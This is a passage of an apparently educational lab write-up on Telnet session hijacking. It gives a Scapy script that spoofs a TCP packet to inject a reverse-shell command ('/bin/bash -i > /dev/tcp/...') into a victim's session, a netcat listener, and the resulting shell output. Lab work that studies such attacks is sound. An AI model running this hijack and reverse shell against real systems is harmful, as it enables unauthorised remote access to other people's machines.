

Figure 43: PCAP of Telnet connection on A

On the attacker machine (`10.0.2.4`), we run `nc -l 9090 -v` to listen to port 9090.

```
[02/18/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Figure 44: Netcat on attacker machine to port 9090

Using the information above, we populated the Scapy code (`5.py`) and then ran the code as shown in Figure 45 with `sudo python3 5.py` on the attacker machine (`10.0.2.4`).

```
#!/usr/bin/python3

from scapy.all import *

#Task 5

ip = IP(src = "10.0.2.5", dst = "10.0.2.6")
tcp = TCP(sport = 38172, dport = 23, flags = "A", seq = 1349033823,
          ack = 945824111)
data = "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\n"

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Figure 45: Scapy code for Telnet session hijacking

After running the Telnet session hijacking, from the attacker machine (`10.0.2.4`), we note that the connection from the victim machine (`10.0.2.6`) is accepted and we are able to access the victim machine (`10.0.2.6`) from the attacker machine (`10.0.2.4`), as noted by how we see the IP of the victim machine (`10.0.2.6`), even when we run `ifconfig` on the attacker machine (`10.0.2.4`) as shown in Figure 46. This shows that the attack is **successful**.

```
[02/18/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 38234)
[02/18/20]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:b6:ef:b0
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::36ef:93fc:9189:c9f5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:356 errors:0 dropped:0 overruns:0 frame:0
          TX packets:344 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30525 (30.5 KB)  TX bytes:33686 (33.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24786 (24.7 KB)  TX bytes:24786 (24.7 KB)

[02/18/20]seed@VM:~$
```

Figure 46: Netcat on attacker machine